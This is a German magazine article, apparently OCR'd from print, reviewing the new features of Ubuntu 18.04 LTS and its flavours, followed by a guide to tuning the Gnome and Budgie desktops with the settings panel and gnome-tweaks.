
Installer mit neuer „Minimal"-Option (hier unter Ubuntu Budgie): Das kommt Nutzern entgegen, die sich die Anwendungssoftware individuell zusammenstellen möchten.

taller als Desktopverknüpfung im Livesystem. Lubuntu macht eine Ausnahme und bietet im Bootscreen die Auswahl, entweder das Livesystem zu starten oder die Installation.

Die erste wesentliche Neuerung in Ubuntu 18.04 ist die frühe Abfrage einer „normalen“ oder „minimalen“ Installation. Ein komplettes Desktopsystem erhalten Sie in jedem Fall, jedoch verzichtet die Option „minimal“ auf jegliche Anwendungssoftware. Lediglich der Browser – je nach Edition Firefox oder Chromium – kommt auch hier mit. Diese neue Auswahl ist vor allem für Nutzer hilfreich, die ein minimales System bevorzugen oder die üblichen Standardprogramme Libre Office, Shotwell, Rhythmbox oder Thunderbird gewohnheitsmäßig durch andere ersetzen.

Eine zweite Änderung erscheint an späterer Stelle des Installers im Dialog „Wer sind Sie?“. Dies dient bekanntlich der Einrichtung des Erstbenutzerkontos. Über Jahre gab es hier die zusätzliche Option „Meine persönlichen Daten verschlüsseln“. Dabei handelte es sich um die Verschlüsselung des kompletten Home-Verzeichnisses mit Ecrypt FS. Diese Option hat Ubuntu 18.04 ersatzlos und ohne Begründung gestrichen: „The installer no longer offers the encrypted home option using ecryptfs-utils“ (*https://wiki.ubuntu.com/BionicBeaver/ReleaseNotes*). Die genauere Recherche ergibt, dass Ecrypt FS als fehlerhaft und nicht mehr ausreichend gepflegt gilt. Trifft dies zu, ist Ubuntus Entscheidung letztlich konsequent. Alternativ wählt man beim Setup gleich eine komplette Luks/LVM-Datenträgerverschlüsselung (an früherer Stelle unter „Installationsart“) oder man behilft sich später anderweitig – etwa mit Veracrypt.

Eine dritte Änderung vereinfacht die Partitionierung, weil die Swappartition entfällt. Das erledigt Ubuntu 18.04 jetzt in einer Swapdatei ähnlich wie Windows. Die Änderung wurde bereits in der Zwischenversion 17.10 im letzten Jahr eingeführt. Sie gilt aber nur bei Neuinstallationen: Wenn Version 18.04 eine bereits bestehende Swappartition vorfindet, benutzt es diese weiter. Eine vierte Änderung betrifft die schlichte Leistung des Installationsvorgangs: Auf einem schnellen Rechner (mit SSD) ist der Vorgang in beeindruckenden sechs Minuten absolviert. Es handelte sich dabei um eine volle Installation der Ubuntu-Hauptvariante.



Hier fehlt doch was? Der Ubuntu-Installer (hier Lubuntu) knickt die Option, das Home-Verzeichnis mit Ecrypt FS zu verschlüsseln. Nachvollziehbare Gründe sind Bugs und mangelnde Pflege von Ecrypt FS.


Der Serverinstaller Subiquity: Dies ist die einzige Komponente, die in der uns vorliegenden Betaversion noch schlicht unfertig war und daher kein tragfähiges Urteil zuließ.

Rekordverdächtiger Systemstart

Die Bootgeschwindigkeit wird gerne überschätzt, denn allzu oft muss man sein System ja nicht starten. Aber richtig ist, dass der Benutzer in der Regel arbeiten möchte, sobald der Rechner läuft. An dieser Stelle hat Ubuntu 18.04 offensichtlich ordentlich investiert: Wir booten die Ubuntu-Standardausgabe auf schnellem Rechner mit SSD in 11,8 Sekunden zum Anmeldebildschirm. Ein schlankes Xubuntu auf demselben Rechner und auf SSD bleibt sogar deutlich unter zehn Sekunden (9,4 Sekunden). Zum Vergleich: Auf derselben Hardware benötigt das aktuelle Linux Mint 18.3, das noch auf der Basis von Ubuntu 16.04 steht, 20,6 Sekunden bis zur Anmeldung. Das ist immer noch flott, wird aber vom neuen Ubuntu deutlich übertroffen.

Aktueller Kernel 4.15 & Software

Ubuntu 18.04 wird mit dem Linux-Kernel 4.15 ausgeliefert. Ubuntu 18.04.2 kommt mit dem Kernel 4.18. Die Versionen enthalten bereits die Schutzmechanismen vor den CPU-Bugs Meltdown und Spectre, ferner die neuesten Treiber für AMD-Grafikkarten. Auch Unterstützung für die jüngste Intel-CPU-Generation „Coffee Lake“ (seit Ende 2017) ist gewährleistet.




Wayland-Server unter Ubuntu und Kubuntu: Standard bleibt Xorg. An eine Wayland-Sitzung kommen Sie erst nach Rechtsklick auf Ihr Log-in, wonach dieses Optionsmenü erreichbar wird.

Unabhängig vom jeweiligen Desktop kommen frische Softwareversionen mit 18.04 mit: Libre Office 6.0.2.1, der VLC Media Player 3.0.1, der Firefox-Browser 59.0.2 und der unter Ubuntu Budgie genutzte Chromium-Browser die Version 65.0.

Xorg statt Wayland

Der Umstieg vom alten X11-Display-Server (Xorg) zu Wayland ist weiter verschoben. Alle Ubuntu-Editionen nutzen weiterhin Xorg als Standard. Die Hauptedition mit Gnome, ferner auch Kubuntu mit KDE bieten Wayland aber immerhin optional am Anmeldebildschirm. Wayland verspricht im



Das Softwarecenter: Gnome-Software integriert Paketquellen, Snaps, Codecs, Treiber und Gnome-Erweiterungen. Dieser universelle Ansatz glückt nicht überall.



Bunte Emoji-Auswahl: Nach Hotkey Strg-Umschalt-, (Komma) zeigt Ubuntu dieselben Farb-Emojis, wie sie auch auf Android-Geräten zu finden sind.

Prinzip schnellere Grafikdarstellung und flüssigere Videos, denn er verkürzt und vereinfacht grafischen Programmen den Weg auf den Bildschirm. Der Effekt-Compositor, den die Desktopoberflächen verwenden, kommuniziert umweglos mit Wayland.

Unter Wayland gibt es aber immer noch diverse Probleme: So ist die Anzeige grafischer Programme über das Netzwerk via SSH derzeit nicht möglich (X11-Forwarding) und Tools wie xprop, xkill oder die Shell-Erweiterung Force Quit arbeiten unter Wayland nicht oder nicht erwartungsgemäß. Generell gilt: Wer Ubuntu oder Kubuntu mit Wayland nutzt, sollte diese Tatsache nicht aus den Augen verlieren und bei Problemen am Anmeldebildschirm wieder auf X11 zurückschalten – also auf „Ubuntu" statt „Ubuntu mit Wayland".

Die Softwarezentrale (Gnome-Software)

Mit Ubuntu 17.10 ist Ubuntu nicht nur zum Gnome-Desktop zurückgekehrt, sondern auch zu Gnome-Software als Softwarezentrale. Die dient ab sofort auch in der LTS-Version als grafischer Paketmanager – und dies in der Ubuntu-Hauptedition, in Ubuntu Budgie, in Xubuntu sowie in Lubuntu. Die Mate-Edition geht mit der „Software Boutique" eigene Wege, ebenso Kubuntu mit „Discover".

Das Systemwerkzeug kann über den Filter „Installiert" die vorhandene Software anzeigen und über Kategorien nach der gesuchten Software filtern. Außerdem gibt es eine Direktsuche über das Lupensymbol in der Titelleiste. Die Softwarezentrale integriert neben den üblichen Paketquellen nun auch portable Snap-Container. Für den Anwender soll es keine Rolle spielen, ob eine Software als klassisches Deb-Paket oder als Snap vorliegt.

Ganz unproblematisch ist das nicht: Wer im Suchfeld „vlc" eingibt, wird den Player zweimal finden – einmal als herkömmliches Binärpaket, ein zweites Mal als Snap-Paket. Es erfordert dann den Blick in die „Details" zu ermitteln, ob diese Software aus den Paketquellen stammt oder aus dem „Snap-Store". Der Unterschied ist nicht unerheblich, da Snaps wesentlich umfangreicher ausfallen und außerdem eine andere Updatemethode benötigen.

In der Hauptedition mit Gnome bietet Gnome-Software die zusätzliche Kategorie „Gnome-Erweiterungen". Das ist im Prinzip verdienstvoll, weil es die zahlreichen Extensions von *http://extensions.gnome.org* umweglos integriert – dies allerdings unkategorisiert und in einfacher alphabetischer Abfolge. Das eignet sich nur für Benutzer, die vorab sehr genau wissen, was sie suchen. Die Webseite verspricht da bessere Übersicht. Positiv überrascht hingegen die Tatsache, dass die meisten Gnome-Extensions nun offenbar auch unter dem Wayland-Displayserver funktionieren.

Unterm Strich hat sich Gnome-Software mit dem hohen Anspruch, alles zu integrieren, etwas überhoben – insbesondere in der Hauptedition, die auch noch die Gnome-Erweiterungen einbaut. Erfahrene Nutzer werden klarkommen, Anfänger aber Mühe haben, zwischen Snaps und Deb-Paketen zu unterscheiden und in den Erweiterungen fündig zu werden.

Ubuntu als Datenkrake?

Alle Betriebssysteme sammeln mittlerweile Nutzerdaten, Browser sowieso und auch Ubuntu macht das mit Erlaubnis des Nutzers auch schon einige Zeit über seine Problemberichte. Laut Canonicals eigenen Aussagen übermittelt das Setup der neuen LTS-Version einige, aber ausschließlich technische Informationen wie CPU, RAM, Partitionsgröße, Bildschirmauflösung oder Desktop. Einzige theoretisch „persönliche" Information ist die Sprachauswahl, die der Benutzer bei der Installation trifft. Die wenigen Infos gehen verschlüsselt an Canonical. Das ist unterm Strich nicht heikel. Unklar ist, ob und wann das mitinstallierte Programm popularity-contest (unter „/usr/sbin/") zum Einsatz kommt. Das Tool leistet zu den installierten Programmen eine Analyse, wann und wie oft diese zum Einsatz kommen. Ein automatisierter periodischer Aufruf dieses Tools ist aber offensichtlich nicht vorhanden. Verglichen mit anderen „Datenkraken" hält sich die Schnüffelei in Grenzen und zielt ganz eindeutig auf technische Daten, nicht auf persönliche.

Vollfarbige Emoji-Symbole

Farbige Emojis erforderten auf älterem Ubuntu die Installation von zusätzlichen Tools. Ab Version 18.04 LTS sind sie standardmäßig an Bord. Die Emojis sind die vertrauten Open-Source-Emojis von And-

roid-Mobilgeräten. Das Tastaturkürzel auf deutschsprachigem System für die Emoji-Eingabeauswahl ist Strg-Umschalt-, (Komma). In den Beta-2-Versionen funktionierte das Einblenden der Emoji-Auswahl nur in der Standardedition mit Gnome einwandfrei. Andere Editionen antworten zwar auf den Hotkey, boten aber die Piktogramme nicht an. Wir nehmen an, dass das Problem in den finalen Versionen überall behoben ist.

Die Ubuntu-Varianten

Alle offiziellen Ubuntu-„Flavours" (Kubuntu, Xubuntu, Lubuntu, Ubuntu Mate sowie Budgie) bleiben weiterhin in der 32- und 64-Bit-Architektur erhältlich. Einzige Ausnahme ist die Ubuntu-Hauptedition mit Gnome, die nur noch für 64-Bit-CPUs angeboten wird. Die Neuerungen an den verschiedenen Desktops bleiben insgesamt überschaubar. Am meisten hat sich beim aufstrebenden Budgie-Desktop getan, während Kubuntu, Lubuntu und Ubuntu Mate sich äußerlich von den Vorgängerversionen kaum unterscheiden. Unser Hauptaugenmerk gilt der Hauptedition mit Gnome:


Ubuntu (Gnome): Die Umsteiger der bisherigen LTS-Version 16.04 auf 18.04 erwartet nun der Bruch, den Ubuntu schon mit der Zwischenversion 17.10 vollzogen hat. Man wird Canonical aber anerkennen, dass es den Übergang von Unity zu Gnome außerordentlich sanft ebnet.

Anders als unter originalem Gnome ist die Favoritenleiste standardmäßig sichtbar – ähnlich der bisherigen Unity-Starterleiste. Ihre Position ist über „Einstellungen → Dock" flexibel auch rechts oder unten möglich. Anders als bei Gnome dient die Desktopoberfläche standardmäßig als Dateiablage. Für diese Funktion nutzt Ubuntu gezielt einen älteren angepassten Dateimanager Nautilus. Nautilus, der identisch auch in Ubuntu Budgie enthalten ist, wurde generell überarbeitet und verschlankt: „Geräte" und „Netzwerk" ist zu „Andere Orte" zusammengefasst und die Option „Mit Server verbinden" erscheint automatisch in der Statusleiste, sobald man diesen Navigationspunkt auswählt.

Das neue gnome-control-center („Einstellungen") erhält links eine Navigationsspalte mit den Hauptkategorien. Das ist übersichtlicher als früher, da die Hauptkategorien immer mit einem Klick erreichbar sind. Vor allem erspart dieses Layout das umständliche Zurückblättern zu „Alle Einstellungen". Die Softwarezentrale Gnome-Software hat, wie oben beschrieben, einen umfassenden Anspruch, darf aber in kommenden Versionen noch übersichtlicher ausfallen.



„Einstellungen" (gnome-control-center) mit Navigationsspalte: Die erneuerte Systemzentrale ist gegenüber älteren Versionen übersichtlicher und einfacher zu bedienen.



Hübsches Detail der Gnome-Hauptedition: In der Programmübersicht sind die „Hilfsprogramme" in einem Sammelordner untergebracht, was für bessere Übersicht sorgt.

Ubuntu Budgie: Der Budgie-Desktop zeigt die meisten Neuerungen. Der Desktop hat eine moderne und kontrastreiche, dennoch dezente Optik, die er jetzt um das zusätzliche Pocillo-Thema erweitert. Zahlreiche Desktopapplets für die Systemleiste sind hinzugekommen, die über das Tool „Budgie Applets" zu beziehen und über den zentralen Anpassungsdialog „Budgie Desktop Einstellungen" zu integrieren sind. Der neue „Windows Shuffler" erlaubt exaktes Positionieren von Programmfenstern nach vorgegebenen Spalten-Zeilen-Schemata. Ungeachtet der klaren Optik und des soliden Unterbaus ist Ubuntu Budgie 18.04 immer noch etwas konfus in der Aufgabenteilung seiner Systemkomponenten und bei der Menüsortierung.


Xubuntu: Die Edition mit XFCE-Desktop bleibt ein erzkonservativer Klassiker für ältere Rechner. Außer dem neuen Pulse-Audio-Indikator für die Soundsteuerung in der Systemleiste tauscht Version 18.04 lediglich einige Gnome-Zubehörprogramme gegen Mate-Zubehör aus, so etwa den Archivmanager Fileroller gegen Engrampa oder den Gnome Calculator gegen den Mate Calculator.

Ubuntu Mate/Kubuntu/Lubuntu: Die Mate-Edition verbessert die Unterstützung für hochauflösende HDPI-Monitore und führt ein neues Desktopthema „Familiar" ein. Das Desktoplayout „Mutiny" von Mate, das bekanntlich die Optik der verflossenen Unity-Oberfläche simuliert, erhält ästhetische Korrekturen. Ansonsten bleiben die Neuerungen bei diesen drei Edition marginal: Der Wechsel des Unterbaus ist hier lediglich ein Anlass zum Bugfixing des Desktops und zur Auffrischung der Anwendungssoftware. ■

Ubuntu 18.04 optimieren

Ubuntu 18.04 ist installiert, aktualisiert, spricht deutsch und beherrscht Hardware und Netzwerk. Eingerichtet und individuell angepasst ist es damit aber noch nicht. Die interessantesten Optionen der System- und Desktopanpassung erfahren Sie hier.

VON HERMANN APFELBÖCK



Wie Sie eine der sechs Desktopversionen von Ubuntu 18.04 auswählen, installieren und einrichten, verrät der Beitrag auf Seite 18. Hier geht es um die Optimierung von Ubuntu. Dabei legt dieser Artikel den Fokus auf die Gnome-Hauptedition und die Budgie-Variante. Das ist keine Wertung, sondern Reflex auf die Tatsache, dass hier der größte Informationsbedarf besteht: Gnome bedeutet für bisherige Ubuntu-LTS-Nutzer eine größere Umstellung und der Budgie-Desktop ist die aktuell agilste Oberfläche mit den meisten Neuerungen. Für KDE-, Mate-, XFCE- und LXDE-Nutzer bedeutet das Upgrade auf Ubuntu 18.04 weitestgehende Desktopkontinuität auf neuem Unterbau.

Optionen im Gnome-Control-Center („Einstellungen“)

Die Gnome- und Budgie-Variante verwenden beide als zentrale „Einstellungen“ das gnome-control-center. Mit den Rubriken „**Hintergrund**“ und „**Dock**“ gibt es hier optische Grundeinstellungen. Die Unity-ähnliche Starterleiste kann unter „Dock“ hinsichtlich Größe und Position angepasst werden. Die Bestückung des Docks mit den wichtigsten Programmen erfolgt intuitiv in der Leiste selbst, indem Sie das Symbol eines laufenden Programms rechts anklicken und die Option „Zu Favoriten hinzufügen“ wählen. Als Hintergrundbilder für Desktop und Anmeldebildschirm liefert Ubuntu einige Vorgaben, kann aber über die Option „Bilder“ auch individuelle Bilder einbinden, die dazu allerdings im „Bilder“-Ordner und in „/home“ liegen müssen. Das unten erwähnte Extratool gnome-tweaks ist in diesem Punkt flexibler und erlaubt jeden beliebigen Quellpfad.

Unter „**Online-Konten**“ machen Sie die Gnome-Shell mit Ihren Webkonten bekannt. Besonders elegant ist die Verbindung zum Google-Konto, sofern Sie Google Drive verwenden. Der Cloudspeicher von Google Drive erscheint dann nämlich umweglos im Dateimanager Nautilus unter „Andere Orte“.

Die Punkte „**Datenschutz**“, „**Klang**“ und „**Energie**“ lohnen eine einmalige Durchsicht für einige Grundeinstellungen, sind aber nicht wirklich ergiebig. Dagegen ist der Gang nach „**Geräte → Tastatur**“ eine Pflicht für Anwender, die sich über die bestehenden Hotkeys informieren oder diese selbst anpassen wollen. Letzteres geschieht durch Anklicken der Funktion und Drücken der gewünschten Tastenkombination.

Einigermaßen versteckt sind die wichtigen Benutzerkonten unter „**Information → Benutzer**“. Dass hier das „Entsperren“ des eigenen Kontos die Möglichkeit freischaltet, neue Konten einzurichten, erschließt sich ebenfalls nicht spontan.

Das Optimierungstool gnome-tweaks

Erweiterte Einstellungsoptionen für Gnome bietet das Tool gnome-tweaks (früher gnome-tweak-tool, „**Optimierungen**“ auf deutschem System). Da die meisten Gnome-Nutzer das Tool für unentbehrlich halten und notfalls nachinstallieren, bringen einige Gnome-Distributionen das Programm bereits mit – Ubuntu 18.04 allerdings nicht. Sie müssen es also mit

`sudo apt install gnome-tweaks` nachrüsten. Hier ist es dann möglich, Arbeitsflächen, Schriftbild, Fensterverhalten, Fensterschaltflächen und Fensteroptik sowie die Gnome-Erweiterungen genauer zu justieren. Wir nennen im Folgenden einige wichtige Optionen:

Unter „**Arbeitsoberfläche**“ erscheint die Option „Symbole auf Arbeitsfläche“. Ist diese aktiviert, kann der Desktop als Dateiablage funktionieren. Nebenbei sind an gleicher Stelle Standardsymbole wie „Papierkorb“ oder „Netzwerk-Server“ aktivierbar. Der Desktophintergrund ist hier im Tweak-Tool ebenfalls komfortabler einstellbar als in den allgemeinen „Einstellungen“.

Der Punkt „**Erscheinungsbild**“ kann die Fensteroptik, Titelleisten und Icons wesentlich verändern. Ubuntu liefert allerdings seit Jahren nur eine sehr schmale Auswahl an Themes (Ambiance, Radiance, Adwaita) und Iconsets mit. Wem dies nicht ausreicht, muss Gnome-Themes im Web suchen und aus externen PPAs nachinstallieren. Diese erscheinen dann an dieser Stelle zur Auswahl.


Unter „**Erweiterungen**“ verwalten Sie die aktuell installierten Gnome-Extensions. Über das Tweak-Tool schalten Sie Erweiterungen mit sofortiger Wirkung „An“ und „Aus“. Außerdem führt das Zahnradsymbol zu den Detaileinstellungen einer Erweiterung, sofern diese solche vorsieht. Mehr zu diesen Erweiterungen lesen Sie im nächsten Punkt.

Der Punkt „**Fenster**“ zeigt interessante Details wie den „Fensterfokus“. Wenn Sie es vorziehen, dass ein Fenster bereits beim Mouseover den Eingabefokus erhält, dann setzen Sie hier die Option „Gleitend“. Fenster lassen sich nicht nur an der Titelleiste, sondern an jeder Position verschieben, wenn Sie gleichzeitig die Windows-Taste („Super“) drücken. Diese „Fenster-Aktionstaste“ können Sie abschalten oder auf Alt-Taste verlegen.


Der Punkt „**Schriften**“ erlaubt einen praktisch stufenlosen Skalierungsfaktor für die Schriften. Damit verändern Sie das Erscheinungsbild maßgeblich und passen es optimal an Bildschirm und Sehvermögen an.

Der Punkt „**Startprogramme**“ vereinfacht das Einrichten grafischer Autostart-Programme, weil hier die komplette Softwareliste angezeigt wird. Es genügt dann ein Mausklick auf das gewünschte Programm, um es als Autostarter anlegen. Funktional ist dieser Dialog allerdings beschränkt: Wenn Sie Scripts oder Programme mit Parameter als Autostart definieren wollen, benötigen Sie das Systemtool „Startprogramme“ (gnome-session-properties).


Unter „**Tastatur und Maus**“ finden Sie eine Reihe interessanter Angebote, Tasten stillzulegen, neu zu belegen oder zu vertauschen („Zusätzliche Belegungsoptionen“). So ist der Hotkey Strg-Alt-Del standardmä-




Onlinekonten mit Gnome verknüpfen: Nach Einbinden des Google-Kontos hängt der Dateimanager Google Drive in das Dateisystem ein und zeigt dessen Daten.



